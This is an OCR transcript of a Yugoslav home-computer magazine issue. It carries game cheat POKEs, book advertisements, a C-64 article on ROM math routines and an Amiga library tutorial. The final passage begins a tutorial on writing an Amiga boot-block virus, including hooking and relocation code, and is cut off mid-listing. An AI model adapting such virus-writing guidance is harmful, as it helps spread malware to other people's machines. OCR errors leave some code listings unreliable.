● I ovaj put, neumorni Jasmin Halilović prosto nas je zatrpao gomilom POKE ova.
BARBARIAN (Melbourne House):
10 for i=&bc7a to &bc83
20 read a$.poke i,val("&"+ a $)
30 next:load "barbar"
40 data af,32,f1,38,32,b9, 60,c3,7a,bc
run
poke &258,&be run
Dobijate bezbroj strela i života. Ako želite samo bezbroj života, nije vam ni potreban POKE, već samo pri kraju učitavanja programa držite pritisnute tastere P,N,M.
ROBOCOP (prvi deo):
10 openout"c":memory &1094
20 load "robocop"
30 poke &3b41,&b6·'životi
40 poke &4257,0 :'municija
50 poke &7371,0 .'energija
60 poke &810d,0 :'vreme
70 call &1095
SALAMANDER:
10 openout"c":memory &3af
20 load "salamander"
30 poke &3ce0,&c9:'neranjivost
40 poke &612c,&3a:'životi
50 call &8ed3
TOTAL ECLIPSE (trainer):
10 memory &1c87:load "eclipse"
20 poke &7db4,0.poke &852c,0
30 poke &868f,0:poke &93b3,0
40 call &1c88
Dobijate neograničenu energiju.
DRAGON NINJA:
10 memory &2031
20 load "dragon"
30 poke &32ea,0:'vreme
40 poke &3c40,0 'energija
50 call &2032
HUMPHREY:
U postojeći BASIC loader dodajte liniju 1 mode 1, a u liniju 70 izmedu load "lhumphre3" i call &15a1 možete ubaciti sledeće POKE-ove: -poke &3065,0 za bezbroj života. Isti efekat postižete ako u toku igre zajedno pritisnete tastere E,A,S,Y;
-poke &31f4,&9b·poke &31f5,&1c za prelazak na sledeći nivo. Za ovo koristite pritisak na „ESC" pa onda na taster za skok;
-poke &3817,&18.poke &3189,&f9 za onemogućavanje propadanja kroz otvore;
-poke &20af,&3a za neranjivost od neprijatelja koji se kreće po tlu;
-poke &2813,&18 za neranjivost od letećeg neprijatelja;
-poke &3dbe,&3a za neranjivost od polja označenog munjom;
-poke &409f,&18 za neranjivost od eksplozivnog polja.
I, BALL:
10 memory &2074
20 load "iball"
30 poke &39c5,0:'životi
40 poke &3401,&3a.poke &3408,3a.poke &345e,&3a·'neranjivost
50 call &2075
INSIDE OUTING:
openout"c":memory &017f:load"inside"
Kada se program učita, za neograničenu energiju otkucajte poke &0eb5,0: call &9405
LIVE AND LET DIE:
U postojeći basic loader, u liniji 70 između load "live&die 003" i call &1dd49 ubacite poke &870b,0 i količina goriva se više neće smanjivati.
MEGANOVA 1-3 (životi):
10 openout"c":memory &023f
20 load "meganovN",&0240
30 for i=&bf00 to &bf0d
40 read a$
50 poke i,val("&"+a$) next
60 poke &NNNN,0 call &bf00
70 data 01,aa,80,11,40.01, 21,40,02,ed,b0,c3,XX,YY

N	NNNN	XX	YY
1	5658	97	81
2	519b	1c	7d
3	53c3	5f	7f

PLASMATRON:
10 memory &1893
20 load "plasmatr"
30 poke &3ee5,0:'štit
40 call &1894
TYPHOON 1-5:
10 memory &12a7
20 load "typhoonN"
30 poke &NNNN,0:'životi
40 poke &XXXX,&c9.poke &YYYY,&3a:poke &ZZZZ,&3a·'neranjivost
50 call &QQQQ

N	NNNN	XXXX	YYYY	ZZZZ	QQQQ
1	4636	45dd	ffff	ffff	1640
2	41eb	23cf	401d	4239	12a8
3	4584	2768	43b6	45d2	1641
4	4642	45e9	ffff	ffff	164c
5	458a	276e	43bc	45d8	1647

Kao i obično, svi POKE-ovi važe za Futuresoft verzije programa.

● ● ●

Za sada toliko (da se rodetelji i nastavnici ne bi ljutili). Kad se završi škola na kiosku će vas već čekati letnji dvoboj, a u njemu...

OBEĆANJE JE ISPUNJENO...

U prethodnim oglasima najavili smo nove, veoma zanimljive i aktuelne naslove u biblioteci RAČUNARI I INFORMATIKA. Sa zadovoljstvom možemo reći da smo i ovo obećanje ispunili.

1. Mr Dragan i Nada Pantić
   MS WORD (208 str.) .... 125.000 d
2. Dr Dušan Tošić
   FORTRAN 77 - Zbirka rešenih zadataka (200 str.) .... 128.000 d
3. Dr Božidar Krstajić
   CHIWRITER (210 str.) .... 82.000 d
4. Mr Dragan i Nada Pantić
   WORDPERFECT (210 str.) .... 85.000 d

★ ★ ★

5. Grupa autora
   ŠTA MOŽE COMMODORE 64 (196 str.) .... 65.000 d
6. Veljko Spasić i Dušan Veljković
   BASIC ZA MIKRORAČUNARE - COMMODORE 64 (168 str.) .... 45.000 d
7. Dejan Ristanović
   MAŠINSKO PROGRAMIRANJE NA MIKROPROCESORIMA Z80 i 6502 (255 str.) .... 74.000 d
8. Mr Veselin Petrović i Zoran Mošorinski
   COMMODORE 128 (191 str.) .... 57.000 d
9. Bob Steele i Jerry Wellington
   RAČUNARI I KOMUNIKACIJE (224 str.) ... 22.000 d
10. Grupa autora
    KUĆNI KOMPJUTERI - Algoritmi i programi za Spectrum i Commodore (243 str.) .... 28.000 d
11. Dr Dejan Stajić i Dragoslav Jovanović
    ODRŽAVANJE I OPRAVKA KUĆNIH RAČUNARA - Spectrum i Commodore (160 str.) .... 46.000 d
12. Philip Crookal
    PROGRAMIRANJE ZA POČETNIKE (167 str.) .... 25.000 d
13. Dr Boško Damjanović
    INFORMATIKA U ALGORITMIMA I PROGRAMIMA - Metodička zbirka rešenih zadataka (140 str.) .... 57.000 d
14. Mr Dragan Pantić
    IMB PC XT/AT - Korisnički programi (240 str.) .... 73.000 d
15. Mr Vojislav Mišić
    IBM PC XT/AT U 25 LEKCIJA (242 str.) ..... 67.000 d
16. Mr Dragan Pantić
    LOTUS 1-2-3 (229 str.) .... 83.000 d
17. Grupa autora
    AUTO CAD (230 str.) .... 87.000 d

Upišite znak X preko rednog broja knjige koju poručujete. Porudžbinu pošaljite na adresu: NIRO TEHNIČKA KNJIGA, Beograd, Vojvode Stepe 89. Isporuka odmah. Plaćanje pouzećem.

1 2 3 4 5 SK/026
7 8 9 10 11
13 14 15 16 17
19 20 21 22

Ime i prezime ____________


Ulica i broj ____________

Broj pošte ____________


Mesto ____________

Tehnička knjiga

5 naslova u izdanju Mikro knjige


3

IBM PC Uvod u rad, DOS, BASIC III Izdenje
U ovom izdanju proširen je uvodni deo, a pored toga, dopisana su i nova poglavlja: DOS 3.3, DOS 3.31 Compaq i DOS 4.0! Treće izdanje ove knjige potvrđuje da je ovo neophodna knjiga uz svaki XT, AT ili kompatibilni računar.
Knjiga 3. 416 str. 190.000 din.


4

Pascal priručnik
Prevod *Pascal user manual and report-a*, poznatog dela N.Wirth-a, tvorca programskog jezika Pascal, predstavlja osnovni stručni izvor za učenje, primenu i svako dalje implementiranje programskog jezika Pascal.
Knjiga 4. 280 str. 140.000 din.

IZAŠLO JE IZ ŠTAMPE
Drugo prošireno izdanje Priručnika dBASE III PLUS


5

Priručnik dBASE III PLUS
Knjiga o najpoznatijem programu za obradu baza podataka na PC računarima. Sadrži: osnovne pojmove, metode programiranja i napredne tehnike korišćenja programa dBASE. Detaljna obrada svih naredbi i funkcija čini ovu knjigu referentnim priručnikom za dBASE III PLUS.
U ovom izdanju je izložen i program FoxBASE+, verzija 2.10; sledeći korak u radu sa bazama podataka.
Knjiga 5. 400 str. 240.000 din.


2

Commodore ze sva vremena IV Izdenje
Najkompletnija knjiga o Commodore 64 na našem, a verovatno i na svetskom tržištu. Sadrži: BASIC, Simons BASIC, mašinsko programiranje, ROM rutine sa mapom memorije, hardver...
Knjiga 2. 344 str. 150.000 din.

Spektrum priručnik IV Izdanje
Sadrži: BASIC, mašinsko programiranje, ROM rutine i Spektrumov hardver.
Jedina prava knjiga za Spektrum računare!
Knjiga 1. 264 str. 50.000 din.

Mikro knjiga
P.O. Box 75
11090 RAKOVICA
BEOGRAD

NARUDŽBENICA

Ime____________
Adresa____________
Mesto____________
Zaokružite brojeve knjiga koje naručujete:

1 2 3 4 5

Plaćanje po prijemu pošiljke.

COMMODORE 64

„Debeljkov" kalkulator

Odlučili ste da napišete program u mašinskom jeziku koji bi na ekranu iscrtavao grafikone složenih matematičkih funkcija. Postavili ste video čip u odgovarajući mod, napisali rutine za osnovne grafičke operacije i već mislite da ste vrlo blizu rešenja. A onda otkrivate nešto strašno. Da biste mogli prikazati funkciju na ekranu potrebno je na par mesta izračunati vrednosti trigonometrijskih funkcija za zadate parametre. Celobrojno sabiranje ili množenje realizovali biste bez nekih posebnih problema, ali šta da radite s funkcijama poput SIN, COS itd? Rešenje je jednostavno: proučite ovaj članak!

Piše Nenad Crnko

Navedeni problem možete riješiti na dva načina. Prema prvom, morate sami napisati čitavu rutinu za ove opracije. Da odmah kažem, to vam ne bi preporučio. Izrada nečeg sličnog oduzela bi vam sate i sate vašeg dragocjenog vremena (naravno, ako uopće uspijete u tome), a na kraju ne biste bili sigurni da nije moglo i bolje. Osim toga, potrošili biste prilično memorije i time samo nepotrebno produžili svoje programe.

Drugi način je mnogo jednostavniji i dostupan je čak i početnicima u programiranju na mašinskom jeziku. U BASIC interpreter su ugrađene sve ove funkcije, a i mnogo drugih (korjenovanje, logaritmiranje itd.) To znači da negdje u ROM-u postoje rutine za njihovu realizaciju i to tako napisane da ih možete pozivati kao potprogram instrukcijom JSR. Potrebno je samo da prije pozivanja rutine postavite parametre funkcije na određene adrese, a na kraju pročitate rezultat sa istih adresa. Na taj način možete značajno skratiti sve svoje rutine koje izvršavaju intezivna numerička proračunavanja. Osim toga, ne morate ponovo „otkrivati toplu vodu". A sad pređimo na stvar.

Kako C-64 pamti podatke

Prva stvar koju moramo obraditi prije samih opisa rutina u ROM-u je način na koji kompjuter pamti podatke. Pri tome neće biti izložena neka „teška" teorija jer je cilj članka da vam omogući jednostavnije rješavanje vaših problema. Ako ste, međutim, jače zainteresirani za teoriju, prelistajte starije brojeve naših računarskih časopisa ili nabavite odgovarajuće knjigo o ovoj temi.

C-64 radi s tri vrste podataka. (Ovdje se, naravno, ne misli na definicije sprajtova i slično.) To su cijeli brojevi, brojevi u pokretnom zarezu i stringovi. U nastavku ćemo se usredsrediti na drugi tip, pošto se većina proračunavanja izvršava baš s ovakvim podacima. (Nećete računati logaritam stringa „aaaa".) Osim toga, bit će opisano i pretvaranje između tih tipova podataka tako da zaista nećete imati nikakva ograničenja u programiranju.

Ono osnovno što morate znati o brojevima u pokretnom zarezu je broj bajtova koje zauzima svaki od njih. Svaki ovakav broj zauzima 5 bajtova, četiri za mantisu i jedan za eksponent. Sad bismo mogli nastaviti s daljim detaljiziranjem, ali ćete uskoro moći uvidjeti da je sva proračunavanja moguće obaviti i bez toga. Zato prelazimo na sljedeću važnu stvar; takozvane numeričke akumulatore. Prilikom računanja potrebno je broj nad kojim vršimo operaciju prenijeti na točno određene adrese. C-64 ima dva ovakva numerička akumulatora. Oba su smještena na nultoj strani memorije što je posljedica procesora koji se nalazi u kompjuteru. Naime, procesor 6510 je građen tako da su sve operacije s nultom stranom memorije (uz odgovarajuće adresne načine) brže. A upravo je brzina imperativ za složene operacije numeričkih proračunavanja. Numerički akumulatori, koje ćemo u nastavku označavati s fac1 i fac2, zauzimaju sljedeće adrese: fac1 je na \$0061-0066, a fac2 \$0069-006e. Vidite da se ovdje radi o 6 bajtova, prije je rečeno da brojevi u pokretnom zarezu zauzimaju 5 bajtova. Ova razlika je uvedena zbog što bržeg rada kalkulatora, ali sa stanovišta programera nije bitna. Programeru je dovoljno da i dalje brine samo o 5 bajtova koje ima smještene negdje u memoriji, prije samog proračunavanja.

Za većinu funkcija (sve trigonometrijske, korjenovanje itd.) dovoljan je samo fac1. U njega postavimo broj nad kojim želimo izvršiti operaciju, izvršimo poziv odgovarajućeg potprograma, a rezultat se dobije ponovo u istom numeričkom akumulatoru. Ovo ne vrijedi za četiri osnovne računske operacije: zbrajanje, oduzimanje, množenje i dijeljenje. Kod sve od njih postoje dva broja nad kojima se vrše operacije pa ih zato moramo staviti u dva numerička akumulatora. Nakon poziva funkcije rezultat se sprema u fac1.

A sad idemo na ono najvažnije.

Kako sabrati dva broja

Ovdje se, naravno, radi o brojevima u pokretnom zarezu. O ovom dijelu opisat će se samo računanje, dok će se transformiranje u druge oblike podataka kao i ispis rezultata biti opisani na kraju teksta. Uzmimo sljedeći primjer. Prvi broj kojeg trebate zbrojiti (u obliku pokretnog zareza) je na adresi \$8000-8004, a drugi na \$8005-8009. Potrebno je premjestiti

ove brojeve u numeričke akumulatore. Zato koristimo dvije rutine iz ROM-a. Rutina na adresi $bba2 premješta prvi broj u fac1 i pri tom vrši njegovo pretvaranje iz oblika sa 5 bajtova u 6 bajtova. Druga rutina na $ba8c izvršava istu operaciju za drugi broj i fac2. Obje rutine se koriste na jednak način. Prije poziva moraju se registri A i Y napuniti odgovarajućim vrijednostima (A-niži bajt, Y-viši bajt). U ovom slučaju za prvi broj to je konkretno $00 za A i $80 za Y. Nakon toga treba izvršiti samo zbrajanje. Ovo se vrši jednostavnim pozivanjem rutine na adresio $b86a koja vrši zbrajanje i smješta rezultat u fac1. Da bi mogli ponovo koristiti numeričke akumulatore bez gubljenja rezultata, potrebno je rezultat ponovo pretvoriti u oblik s 5 bajta i spremiti ga u memoriju. Ovo obavlja rutina na adresi $bbd4. Pri tome se registri X i Y trebaju napuniti odgovarajućim vrijednostima. U X se smješta niži bajt adrese, a u Y viši bajt. Čitav postupak možemo prikazati sljedećim programom. Brojevi su kako smo već napomenuli smješteni na adresama $8000-8004 i $8005-8009, a rezultat će se spremiti u $800a-800e. To bi izgledalo ovako:

```
7000  lda # 00
7002  ldy # 80
7004  jsr bba2
7007  lda # 05
700a  ldy # 80
700c  jsr ba8c
700e  jsr b86a
7011  ldx # 0a
7013  ldy # 80
7015  jsr bbd4
7018  rts
```

Što se tiče ostalih osnovnih operacija, postupak je praktično isti. Dio koji premješta brojeve u numeričke akumulatore i rezultat ponovo u memoriju se ne mijenja. Jedina razlika je u pozivu rutine koja izvršava samu opraciju. Umjesto $b86a koja obavlja zbrajanje poziva se $b853 za oduzimanje, $ba2b za množenje ili $bb12 za dijeljenje. Potrebna je samo jedna napomena: vrijedi samo fac1 = fac2 – fac1 i fac1 = fac2/fac1, a ne obrnuto. Kod množenja i zbrajanja, zbog zakona komutativnosti, nemorate voditi brigu o ovome.

Ostale funkcije

Nakon osnovnih računskih operacija prelazimo i na one složenije koje su zapravo jednostavnije za korišćenje pošto pri pozivanju koriste samo fac1. Objasnit će se samo koje je adrese potrebno pozvati za određenu operaciju, dok je premještanje iz memorije u fac1 i obrnuto jednako kao i u prethodnom primjeru.

1. Korjenovanje:
vrši se pozivom rutine na adresi $bf71, a izvršavanje se može prikazati nečim sličnim BASIC notaciji, kao:
fac1 = sqr(fac1)

2. Logaritmiranje:
$b9ea, fac1 = log(fac1)

3. Izračunavanje izraza e^x:
$bfed, fac1 = $e^{(fac1)}$

4. Potenciranje:
$bf84, fac1 = fac2$^{(fac1)}$
Jedina funkcija, osim četiri osnovne, koja koristi oba numerička akumulatora o čemu morate voditi računa.

5. Apsolutna vrijednost broja:
$bc58, fac1 = abs(fac1)

6. Predznak broja:
$bc2b, registar A = sgn(fac1)
predznak se stavlja u registar A i to: za negativni broj = $ff, pozitivni = $01 i nula = $00.

7. Zaokruživanje:
$bccc, fac1 = int(fac1)

Prije nego nastavimo s trigonometrijskim funkcijama potrebna je jedna napomena. Iako se obično navodi da se na adresama $e000-ffff nalazi kernal, a na $a000-bfff BASIC interpreter, ovo nije potpuno tačno. Prilikom pisanja ROM-a nije bilo moguće smjestiti čitav interpreter u 8 kb pa je zato dio na adresama većim od $e000. To su, upravo, sve trigonometrijske funkcije.

8. SIN
$e26b, fac1 = sin(fac1)

9. COS
$e264, fac1 = cos(fac1)

10. TAN
$e2b4, fac1 = tan(fac1)

11. ATN
$e30e, fac1 = atn(fac1)

12. RND
$e097, fac1 = rnd
ova funkcija vam omogućava da dobijete slučajan broj, i to u pokretnom zarezu, što može korrisno iskoristiti u grafici, simulacijama, statističkim proračunima itd.

Poslednja funkcija koju ćemo objasniti je uporedivanje broja iz fac1 s nekim brojem u memoriji. Ovo obavlja rutina na adresi $bcSb. Prije poziva A se puni nižim bajtom adrese, a Y višim bajtom. Rezultat se smješta u akumulator, i to na isti način kao kod funkcije sgn.

Konverzija i ispis

Obradili smo praktično sve operacije koje su spremljene u ROM-u. Potrebno je još objasniti kako se mogu izvršiti konverzije u druge tipove podataka (cijele brojeve i stringove) te kako ispisati rezultate na ekran.

Cijeli brojevi se pamte u dva bajta. Pri tome važi:
broj = 256*(viši bajt) + (niži bajt)

Da bismo pretvorili broj iz pokretnog zareza u cijeli broj (tj. odbacili decimalna mesta) koristimo rutinu na adresi $b7f7. Ona vrši konverziju broja u pokretnom zarezu iz fac1 u cijeli broj i sprema ga na adrese $0014-0015. Obrnuti postupak, pretvaranje iz cijelog u broj s pokretnim zarezom, vrši rutina na adresi $b391. Akumulator se puni višim bajtom broja kojeg pretvaramo, a registar Y nižim bajtom, pozove se rutina i rezultat se smjesti u fac1.

Pretvaranje u stringove i ponovo vraćanje u brojeve s pokretnim zarezom je također prilično jednostavno. Na primjer, kako pretvoriti string koji počinje na adresi $1000 u broj (ovdje se misli na string koji zapravo predstavlja niz ASCII vrijednosti za brojeve). Konkretno: 1000: 2d 33 31 2e 31 31 00
je zapravo broj –31.11. Obavezno je da se string završava bajtom s vrijednošću $00 jer se tako detektira njegov kraj. Adrese početka stringa (1000) nalazi se u dvije adrese u nultoj strani $007a-007b. U navedenom primjeru u $007a treba staviti $00, a u $007b vrijednost $10. Nakon toga se poziva rutina na adresi $0079, a onda $bcf3. Broj u pokretnom zarezu se, kao i obično, smješta u fac1. Obrnuti postupak je sljedeći. Pozove se rutina $bddd i broj iz fac1 se pretvara u string. Taj string se sprema u mikroprocesorov stek od adrese $0100. Kraj stringa se označava bajtom $00, a registri A i Y se postavljaju tako da pokazuju na adresu $0100. Ovo je pogodno zbog toga što rutina na adresi $ab1e treba baš ovakve podatke. Ona ispisuje string na ekran, a to je upravo ono što nam treba.

Da bi čitava stvar bila jasnija, evo i primjera. Cijeli broj 513 (dekadno) bit će pretvoren u broj s pokretnim zarezom, izračunat će se njegov sinus i rezultat u obliku stringa ispisati na ekran. ($513_{10} = 0201_{16}$)

```
1000  ldy # 01
1002  lda # 02
1004  jsr b391
1007  jsr e26b
100a  jsr bddd
100d  jsr able
1010  rts
```

Vrlo jednostavno i kratko, zar ne?

• • •

Ovim bi priča o Commodoreovom kalkulatoru bila završena. Poznavanje njegovog rada omogućit će vam pisanje mašinskih programa koji izvršavaju jednako složene proračune kao i programi u BASIC-u, samo puno, puno brže. Naime, kad je čitav program pisan u mašinskom jeziku, otpada vrijeme potrebno za dekodiranje BASIC naredbi. Evo jednog primjera. Program koji izračunava vrijednost sinusa za 1024 broja u BASIC-u treba oko 30 sekundi, a u mašincu svega 4. Dakle, više od sedam puta brže. Veća brzina omogućava vam i bržu grafiku (misli se na složene matematičke funkcije), a i pisanje rutina koje dodaju nove funkcije (napr. hiperboličke fikcije, logaritmiranje s bazom 10 itd.) više nije tako složeno.

U slučaju da imate bilo kakve probleme u korišćenju kalkulatora, možete dobiti dodatne informacije od autora teksta. Još bolje je da nabavite knjugu „The Commodore 64 ROMs revealed" koja je korištena i u pripremi ovog teksta. ◇

AMIGA

Biblioteke bez knjiga

Sistemski softver kod Amige je raspoređen na sasvim drugi način u odnosu na računare u čiju klasu spada. U stvari, sve funkcije operativnog sistema svrstane su po srodnosti u tzv. biblioteke. Tako npr. postoji biblioteka funkcija za rad sa DOS-om, grafikom, prozorima i menijima i slično.

Da biste uspešno koristili kapacitete jednog ovako moćnog računara neophodno je da bar poznajete BASIC. U BASIC-u se možete samo

upoznati sa operativnim sistemom i njegovim funkcijama, dok za ozbiljnu primenu treba poznavati asembler ili, još bolje, C. Većina primjera koje budemo davali biće u asembleru zbog toga što je škola asemblera za MC68000 u „Svetu kompjutera" već skoro pri kraju. Što se tiče asemblera, najviše se koristi Hisoft Devpac. No, dosta je bilo uvoda. Vrijeme je da predemo na konkretne stvari.

Otvaramo

Kao što smo već pomenuli, sve funkcije operativnog sistema svrstane su u biblioteke. Da bismo mogli pozvati određenu funkciju iz neke biblioteke, moramo je, kako se to u žargonu kaže, otvoriti. U tu svrhu postoji funkcija u Exec biblioteci pod imenom _LVOOpenlibrary koja nam služi za otvaranje bilo koje raspoložive biblioteke. Možda ćete se upitati kako je moguće pozvati Openlibrary kada još nijedna biblioteka nije otvorena? Kada uključite Amigu i učitate Workbench na raspolaganju vam je kompletna Exec biblioteka čije funkcije kontrolišu rad računara. Pored toga, potrebna nam je i tzv. baza biblioteke čiju funkciju pozivamo. Baza Exec-a se nalazi u JEDINOJ FIKSNOJ adresi na Amigi. Ta adresa je 4 ($0004). Pored baze, treba nam i pokazivač na ime biblioteke koju želimo otvoriti. Cijela operacija ima izgled kao na slici 1.

Otvorili smo DOS biblioteku i sada slobodno možemo pozivati funkcije koje se nalaze u njoj. Zapamtite da se baza biblioteke čije funkcije pozivamo MORA nalaziti u registru A6, čiji sadržaj čuvaju sve funkcije. Zato, kada dobijete bazu biblioteke obavezno je smjestite u A6. Ako kao bazu dobijete nulu nastupila je neka greška, pa morate preduzeti odgovarajuću akciju. Važno je znati da je baza biblioteke OBAVEZNO 32-bitni broj, pa treba paziti na dužinu operanda kod MOVE intrukcija (long). Ovo pravilo važi za sve funkcije koje vraćaju neki rezultat. Da bismo pozvali funkciju treba nam njen ofset i baza biblioteke (to možete vidjeti i iz primjera). Ofseti su negativni brojevi koji određuju poziciju funkcije u biblioteci (biblioteka nije ništa drugo nego obična jump tabela koja je poznata svima koji imalo poznaju asembler).

Sada ćemo navesti primjer u kom ćemo odštampati neki niz znakova, čiji je kraj obilježen nulom, na ekran i pri tome upotrebiti standardne funkcije DOS biblioteke (slika 2).

U ovom primjeru smo koristili nekoliko novih funkcija. Prva od njih je _LVOOutput čiji je zadatak da vrati, kao rezultat, tzv. handle koji pokazuje na tekući izlaz. To znači da ćemo rezultat ove funkcije proslijediti funkciji za ispis tako da će ona niz znakova proslijediti na ekran (tekući izlaz) a ne negdje drugdje. Ova funkcija nema ulaznih parametara. Poslije dobavljanja handle-a, na red dolazi ispis niza znakova. Funkciji za ispis potrebno je proslijediti slijedeće parametre: handle, koji smo dobili pomoću funkcije _LVOOutput, adresu na kojoj se nalazi niz i dužina niza.

Za ispis niza, handle se prenosi preko registra D1, adresa niza preko D2 a dužina niza preko D3. Konačno, pozivamo funkciju za ispis.

Zatvaramo

Pošto otvorene biblioteke zauzimaju slobodnu memoriju, potrebno ih je zatvoriti na kraju programa ili onda kada nam više nisu potrebne. Za zatvaranje biblioteke služi nam funkcija koja se zove _LVOCloselibrary. Parametar koji je potrebno prenijeti ovoj funkciji je baza biblioteke koju zatvaramo i ona se mora nalaziti u registru A1. Sa RTS se vraćamo tamo odakle smo pozvali svoj program (obično iz CLI). Zapamtite da se Exec biblioteka NIKADA ne zatvara. Pošto smo odštampali neki tekst, moramo vidjeti kako možemo unijeti tekst koji treba odštampati. Da bismo to postigli, potrebno je upoznati još dvije funkcije DOS biblioteke. Radi se o funkcijama _LVOInput i _LVORead. Prva funkcija ima zadatak da, kao rezultat, vrati handle koji će nam reći koji je ulaz aktivan. Obično je to konzola (CON prozor preko kog komuniciramo sa SLI-jem). Kao i ĿVOOutput, ni ova funkcija nema ulaznih parametara. Funkcija _LVORead ima zadatak da pročita sa aktivnog ulaza određene podatke. Ova funkcija radi vrlo slično naredbi INPUT u BASIC-u. Parametri koji su potrebni funkciji _LVORead su Input handle koji se prenosi preko registra D1, adresa bafera u koji će se smještati pročitani podaci (prenosi se preko registra D2), broj znakova koje treba očekivati sa tastature. Ukoliko se unese manje znakova zaključenih sa tasterom ENTER onda će _LVORead vratiti kao rezultat broj pročitanih znakova. Ako unesemo više podataka nego što je predviđeno uslijediće automatski povratak iz ĿVORead a višak znakova biće ignorisan. Podatak o veličini bafera se prenosi preko registra D3. Primjer koji će ilustrovati primjenu svih funkcija koje smo objasnili dat je na slici 3.

● ● ●

Toliko za ovaj put. Kao domaći zadatak napravite potprogram koji će izračunavati dužinu niza znakova koje treba ispisati. Potprogram treba da čuva sadržaj svih registara i vrati rezultat (dužina niza) preko registra D0. Potprogram će biti koristan u slučajevima kada treba ispisati neki niz bez brojanja znakova.

SLIKA 1:

```
     opt  1-

_SysBase          equ      4         ;adresa baze Exec-a
_LVOOpenLibrary   equ   -552
_LVOCloseLibrary  equ   -414
_LVOOutput        equ    -60
_LVOWrite         equ    -48
```

SLIKA 2:

```
     opt  1-

_SysBase          equ      4         ;adresa baze Exec-a
_LVOOpenLibrary   equ   -552
_LVOCloseLibrary  equ   -414
_LVOOutput        equ    -60
_LVOWrite         equ    -48

start
     move.l    #dosname.a1        ;ime biblioteke
     moveq     #0,d0              ;trenutna verzija
     move.l  _SysBase,a6          ;baza Exec-a u A6
     jsr  _LVOOpenLibrary(a6)     ;otvori biblioteku
     tst.l d0                     ;ako je nula
     beq  gr                      ;onda je kraj
     move.l d0,DOSBase            ;spremi bazu

     move.l   DOSBase.a6          ;baza u A6
     jsr  _LVOOutput(a6)          ;Output handle
     move.l d0.d4                 ;spremi ga u 04
     move.l d4.d1                 ,handle u 01
     move.l #string,d2            ;adresa texta u 02
     moveq  #16.d3                ;broj znakova u 03
     jsr  _LVOWrite(a6)           ;ispis niza
     move.l DOSBase.a1            :baza OOS-a u A1
     move.l SysBase.a6            ;baza Exec-a u A6
     jsr  _LVOCloseLibrary(a6)    :zatvori

gr   rts                          :povratak

     DOSBase     dc.l    0

     dosname     dc.b    'dos.library'.0
                 even
     string      dc.b    'SVET KOMPJUTERA',10.0
                 even
```

SLIKA 3:

```
     opt  1-

_Sysbase           equ 4
_LVOOpenlibrary    equ -552
_LVOCloselibrary   equ -414
_LVOOutput         equ -60
_LVOWrite          equ -48
_LVORead           equ -42
_LVOInput          equ -54

start

move.l #dosname,a1
moveq #0,d0
move.l _Sysbase,a6
jsr _LVOOpenlibrary(a6)
tst.l d0
beq gr
move.l d0,a6
move.l a6,Dosbase
```

```
jsr  _LVOOutput(a6)         ;dobavi output handle
move.l d0,d4                ;i smjesti ga u D4
move.l  d4,d1               ;ispis poruke
move.l  #string,d2          ;pogledaj sliku 2
moveq   #12,d3
jsr _LVOWrite(a6)

jsr _LVOInput(a6)           ;dobavi input handle
move.l d0,d1                ;i stavi ga u D1
move.l  #buffer,d2          ;adresa bafera
moveq   #80,d3              ;max. 80 znakova
jsr     _LVORead(a6)        ;unos znakova
move.l  d0,len              ;broj unesenih
                            ;znakova smjesti u len

move.l     d4,d1            ;ispis unesenog texta
move.l     #buffer,d2
move.l     len,d3
```

```
jsr   _LVOWrite(a6)

move.l   Dosbase,a1
move.l   _SysBase,a6
jsr      _LVOCloseLibrary(a6)
gr
rts

DOSbase    dc.l 0
           even
dosname    dc.b     'dos.library',0
           even
string     dc.b    'Unesi Text: '
           even
buffer     ds.b    80
len        ds.l    1
```

◇ **Samir Dobrić**

AMIGA: FORE I FAZONI

Doktore, pomagajte!

Ovog puta u „forama" nešto sasvim novo. Pisaćemo o tome kako napraviti - virus. Doduše, virusa već ima previše, ali se nadamo da će vam ovaj tekst (uz vašu dosad neviđenu ideju) pomoći da napravite nešto novo. Uostalom, od nečega se mora krenuti.



Piše **Darko Ilić**

Kako o virusima već znate ponešto (ili sve!) ipak ćemo se podsetiti šta su virusi i kako rade. Pri tome ćemo se zadržati samo na onim jednostavnijim varijantama, za detaljisanje nemamo mesta Uostalom, najprostiji od svih virusa, SCA virus, uneo je najviše panike među korisnicima AMIGE.

Virusi na AMIGI, kao i na većini računara se inicijalizuju iz boot bloka. Boot blok sačinjavaju dva sektora na disketi koji se posle reseta, ili nakon uključenja, učitaju negde u RAM i izvrši se kôd koji se nalazi na njima. Standardan boot blok ima zadatak da 'digne sistem' tj. postoji kratko programče koje nađe rezidentnu biblioteku 'dos. library' i vrati pointer na nju u registru A0 i stavi 0 u regustar d0. Ako biblioteka nije nađena (znači da ste tek uključili AMIGU), u d0 se stavi #$ffffffff kao znak AMIGA DOS-u. Taj program izgleda ovako:

```
        lea        24(pc),a1       ;u a1 stavi pointer na ime
                                   ;'dos. library'
        jsr        -96(a6)         ;funkcija FIND RESIDENT
                                   ;u exec. library
        tst.l      d0              ;da li je nađeno?
        beq.s      LAB1            ;ako nije skoči
        move.l     d0,a0           ;pointer na strukturu stavimo u a0
        move.l     22(a0),a0       ;i podatak koji nas interesuje
                                   ;opet u a0
        moveq      #0,d0           ;označimo da smo našli
                                   ;'dos. library'
LAB2    rts                        ;vratimo se
LAB1    moveq      #$ff,d0         ;nismo našli
        bra.s      LAB2            ;vratimo se
```

Ova rutina je mogla da izgleda i mnogo jednostavnije, ali programeri u Commodore-u očigledno vole da se razbacuju. Ono najlepše tek dolazi: bilo da ste resetovali ili tek uključili AMIGU, nije bitno da li će se ovaj program izvršiti prvi. To znači da komotno možete umesto prve instrukcije sve registre sačuvati na steku, skočiti na vaš potprogram, vratiti sve sa steka i tek onda izvršiti standardno boot-ovanje. Naravno, taj potprogram je VIRUS!

Mali, ali gadan

Virus u principu treba da bude što kraći, sažetiji, da se teško nalazi i, naravno, sem što se širi, trebalo bi da radi još nešto, dobro ili loše, to je već vaša stvar. Znači, već na početku možemo da izdvojimo neke celine. Kao prvo, to je deo koji će prepisati svih 512 bajta boot-a negde u RAM. Najbolje je da to bude negde visoko, da se neki program ne bi učitao preko njega. Taj program izgleda otprilike ovako:

```
        lea        -xx(pc),a0      ;xx predstavlja udaljenje ove
                                   ;instrukcije od
                                   ;adrese na koju se boot učitao
        lea        $7f800,a1       ;adresa na koju će se virus
                                   ;prebaciti
        moveq      #$80,d0         ;prenećemo $80
L01     move.l     (a0)+,(a1)+     ;dugih reči a to je upravo
                                   ;512 bajtova
        subq.b     #1,d0           ;smanjimo brojač
